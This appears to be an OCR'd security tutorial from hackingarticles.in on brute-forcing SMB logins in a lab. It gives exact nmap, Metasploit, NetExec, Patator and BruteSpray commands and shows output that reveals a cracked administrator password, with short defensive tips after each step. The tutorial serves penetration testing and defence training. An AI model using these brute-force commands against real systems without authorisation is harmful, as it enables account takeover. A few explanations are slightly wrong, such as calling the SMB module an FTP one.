
iGNITE
Technologies

Password Cracking

SMB



Server Message Block

www.hackingarticles.in

Contents

Introduction........3
Introduction to SMB........3
Enumeration........3
  Nmap Scan........3
    Defensive Strategy:........3
Brute-Force Techniques........4
  Tools Quick Reference........4
  Metasploit........4
    Step To Reproduce........4
    Defensive Control:........5
  Netexec........5
    Step To Reproduce........5
    Security Control:........5
  Patator........6
    Step To Reproduce........6
    Defensive Suggestion:........6
  Brutespray........6
    Step 1: Scan for SMB Services with Nmap........7
    Step 2: Brute-Force SMB Logins with BruteSpray........7
    Response Plan:........8
SMB Brute-Force – Offense, Defense & MITRE Mapping........9
Defense-in-Depth Summary........10

Introduction

Gaining initial access through an open **SMB port** is a common and effective technique in penetration testing. This article demonstrates how to identify and **exploit SMB services** using a range of popular tools, each suited for different scenarios, from quick **brute-force** attempts to large-scale automated attacks.

Introduction to SMB

SMB (**Server Message Block**) is a protocol used for sharing files, printers, and other resources on a network. It operates on **port 445** and allows users to access shared resources on remote servers. However, by default, it transmits data—including credentials—in plaintext, making it vulnerable to eavesdropping and attacks like brute force. For secure transfers, alternatives like **SMB3** or **encrypted SMB** are recommended. Despite its age, SMB is still commonly found in legacy systems and networks.

Enumeration

Nmap Scan

MITRE Technique: T1046


Firstly, to start the enumeration process, we perform a simple Nmap scan on the target IP address to check for an open SMB port and identify the service version:

```
nmap -p 445 -sV 192.168.1.53
```

Explanation:

- **-p 445**: Scans for SMB service on port 445.
- **-sV**: Enables version detection to gather more information about the running SMB service.

Then, once Nmap identifies that **port 445** is **open** and an **SMB service** is **active**, we can proceed to the next phase: brute force attacks to test for weak or default credentials.



```
┌──(root㉿kali)-[~]
└─# nmap -p445 -sV 192.168.1.53
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-28 03:11 EDT
Nmap scan report for ignite.local (192.168.1.53)
Host is up (0.00054s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?
MAC Address: 00:0C:29:00:21:C1 (VMware)
```

Defensive Strategy:

Deploy network intrusion detection/prevention systems (NIDS/NIPS) such as Snort or Zeek to detect excessive port scans or fingerprinting behavior. Flag unexpected SMB usage inside internal VLANs.

Brute-Force Techniques

Tools Quick Reference

Tool	Strength	Best Use Case
Metasploit	Modular, integrated brute module	Red teaming and scripted SMB brute-force
NetExec	AD/SMB support, lateral movement capable	Valid account checks and pivoting
Ncrack	Fast and scalable	SMB password audits across hosts
Patator	Silent, modular brute engine	Low-noise login testing
Nmap NSE	Easy to use smb-brute script	Discovery + quick brute combined
BruteSpray	Post-Nmap automation	Bulk SMB login testing across scan results

Metasploit

Metasploit includes auxiliary modules that can perform brute force attacks on various services—including **SMB**. In this case, we can effectively automate login attempts to find weak or default credentials on target systems by utilizing our dictionaries, **user.txt** and **pass.txt**.


Step To Reproduce

On Kali terminal type msfconsole then run following commands:

```
msf6 > use auxiliary/scanner/smb/smb_login
set rhosts 192.168.1.53
set user_file user.txt
set pass_file pass.txt
set verbose false
run
```

Explanation:

- **use auxiliary/scanner/smb/smb_login**: Selects the Metasploit module designed for brute forcing FTP login credentials.
- **set rhosts target ip**: Specifies the target machine's IP address for the scan.
- **set user_file user.txt**: Defines a file containing potential usernames to try during the brute force attack.
- **set pass_file pass.txt**: Defines a file containing potential passwords to pair with each username.
- **set verbose false**: Disables verbose output, reducing on-screen clutter during the attack but if you are interested in knowledge failed attempt or all tried combination then you can reset as true.



```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an i
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 192.168.1.53
rhosts ⇒ 192.168.1.53
msf6 auxiliary(scanner/smb/smb_login) > set user_file user.txt
user_file ⇒ user.txt
msf6 auxiliary(scanner/smb/smb_login) > set pass_file pass.txt
pass_file ⇒ pass.txt
msf6 auxiliary(scanner/smb/smb_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/smb/smb_login) > run
[+] 192.168.1.53:445      - 192.168.1.53:445 - Success: '.\administrator:Ignite@987'
[*] 192.168.1.53:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.53:445      - Bruteforce completed, 1 credential was successful.
[*] 192.168.1.53:445      - You can open an SMB session with these credentials and Cr
[*] Auxiliary module execution completed
```

Defensive Control:

Enable account lockouts and monitor for failed authentication events (Event ID 4625 in Windows, auth.log in Linux).

Netexec

NetExec, commonly used via its command alias **nxc**, is a powerful post-exploitation and lateral movement framework built as a successor to the well-known **CrackMapExec** project. It supports a wide array of network protocols—including **SMB, FTP, RDP, WINRM, SSH** and more—making it a versatile tool for both offensive security assessments and red team operations.

Among its many capabilities, **NetExec** can perform brute force attacks on SMB services using specified username and password lists. Its clean, efficient syntax and structured output make it ideal for quickly identifying weak or default credentials during targeted password audits.


Step To Reproduce

To initiate a brute force attack against an SMB service using **NetExec**, run the following command:

```
nxc smb 192.168.1.53 -u user.txt -p pass.txt | grep [+]
```

Explanation:

- **smb**: Specifies the protocol to target.
- **192.168.1.53**: The IP address of the target host.
- **-u user.txt**: Path to the file containing a list of usernames.
- **-p pass.txt**: Path to the file containing a list of passwords.



```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.53 -u user.txt -p pass.txt | grep [+]
SMB                      192.168.1.53    445    DC          [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
```

Security Control:

Segment internal assets. Use jump hosts and enforce MFA to prevent lateral movement even after brute force success.

Patator

Patator is a versatile, multi-threaded brute forcing tool capable of attacking a wide range of protocols including **SMB, SSH, HTTP**, and more. It's modular, highly customizable, and known for its stability and clear, structured output.

Its flexible syntax allows you to easily specify input files for both **usernames** and **passwords**, and it provides organized feedback on successful or failed login attempts.


Step To Reproduce

Patator can be used to perform SMB brute force attacks by iterating through supplied username and password lists which in this case will be user.txt and pass.txt.


```
patator smb_login host=192.168.1.53 user=FILE0 0=user.txt password=FILE1 1=pass.txt
```

Explanation:

- **patator**: Launches the Patator brute force tool.
- **smb_login**: Specifies the module for brute forcing SMB credentials.
- **host=192.168.1.53**: Indicates the target machine's IP address.
- **user=FILE0 0=user.txt**: Assigns FILE0 as a placeholder for usernames, pulling values from user.txt.
- **password=FILE1 1=pass.txt**: Assigns FILE1 as a placeholder for passwords, pulling values from pass.txt.



```
┌──(root㉿kali)-[~]
└─# patator smb_login host=192.168.1.53 user=FILE0 0=user.txt password=FILE1 1=pass.txt
```



```
13:48:41 patator    INFO - c000006d 20    0.033 | raj:123                          |    10 | STATUS_LOGON_FAILURE
13:48:41 patator    INFO - c000006d 20    0.006 | sa:kinjal                        |    20 | STATUS_LOGON_FAILURE
13:48:41 patator    INFO - 0        48    0.006 | administrator:Ignite@987         |    30 | IGNITE\DC (Windows 10 / Ser
13:48:41 patator    INFO - c000006d 20    0.003 | yashika:123                      |    40 | STATUS_LOGON_FAILURE
13:48:41 patator    INFO - c000006d 20    0.178 | administrator:shivam             |    27 | STATUS_LOGON_FAILURE
13:48:41 patator    INFO - c000006d 20    0.003 | yashika:raj                      |    37 | STATUS_LOGON_FAILURE
13:48:41 patator    INFO - c000006d 20    0.003 | komal:aarti                      |    47 | STATUS_LOGON_FAILURE
```

***Note**: You can add | grep '200 OK' or -x ignore:code=530 for success filtering or to skip known failed responses based on Patator's output codes.*

Defensive Suggestion:

Limit connections by IP and impose filtering on SMB sessions.

Brutespray

BruteSpray is a powerful post-scan automation tool designed to perform credential brute force attacks using the results of an Nmap scan. Furthermore, it supports a variety of common protocols—

including **SMB, SSH, FTP**, and more—making it a versatile solution for mass login attempts across multiple hosts and services.

BruteSpray integrates seamlessly with Nmap's output formats (**grepable** or **XML**), therefore allowing you to quickly move from **service discovery to targeted brute-force attacks**.


Step 1: Scan for SMB Services with Nmap

Firstly, run an Nmap scan to identify open SMB ports and save the output in grepable format:

```
nmap -p 445 192.168.1.53 -oG smb_scan.txt
```

Explanation:

- **-p 445**: Scans for SMB service on port 445.
- **-oG smb_scan.txt**: Outputs the results in grepable format, which BruteSpray can parse.



```
┌──(root㉿kali)-[~]
└─# nmap -p 445 192.168.1.53 -oG smb_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 13:50 EDT
Nmap scan report for ignite.local (192.168.1.53)
Host is up (0.00017s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:00:21:C1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

www.hackingarticles.in


Step 2: Brute-Force SMB Logins with BruteSpray

Then, once the scan is complete, use **BruteSpray** to attempt logins against the identified SMB services using a **username** and **password** list:

```
brutespray -f smb_scan.txt -u user.txt -p pass.txt
```


Explanation:

- **-f smb_scan.txt**: Specifies the Nmap output file to use.
- **-u user.txt**: Path to the list of usernames.
- **-p pass.txt**: Path to the list of passwords.



```
┌──(root㉿kali)-[~]
└─# brutespray -f smb_scan.txt -u user.txt -p pass.txt
```

www.hackingarticles.in



```
Attempt smbnt on host 192.168.1.53 port 445 with username raj and password Ignite@987 failed
Attempt smbnt on host 192.168.1.53 port 445 with username administrator and password shivam failed
Attempt smbnt on host 192.168.1.53 port 445 with username administrator and password kinjal failed
Attempt smbnt on host 192.168.1.53 port 445 with username ignite and password raj failed
Attempt smbnt SUCCESS on host 192.168.1.53 port 445 with username administrator and password Ignite@987 succeeded
Attempt smbnt on host 192.168.1.53 port 445 with username raj and password raj failed
Attempt smbnt on host 192.168.1.53 port 445 with username komal and password raj failed
Attempt smbnt on host 192.168.1.53 port 445 with username yashika and password kinjal failed
Attempt smbnt on host 192.168.1.53 port 445 with username komal and password aarti failed
Attempt smbnt on host 192.168.1.53 port 445 with username yashika and password 123 failed
Attempt smbnt on host 192.168.1.53 port 445 with username yashika and password aarti failed
```


Response Plan:

IPs doing automated scans across several targets should be alerted and blocked; for instance, take Tarpitting as an example of dynamic deceit. For instance, tarpitting is a defensive technique where a system intentionally slows down responses to suspected malicious activity—typically brute force or scanning attempts—in order to hinder and frustrate attackers.

SMB Brute-Force – Offense, Defense & MITRE Mapping

Phase/Technique	MITRE ID	Tool/Vector	Description & Red Team Usage	Blue Team Mitigation/ Recommendations
Enumeration	T1046	Nmap	Scan for SMB port 445 and service version	Detect with IDS/IPS (e.g., Zeek, Snort); restrict SMB exposure
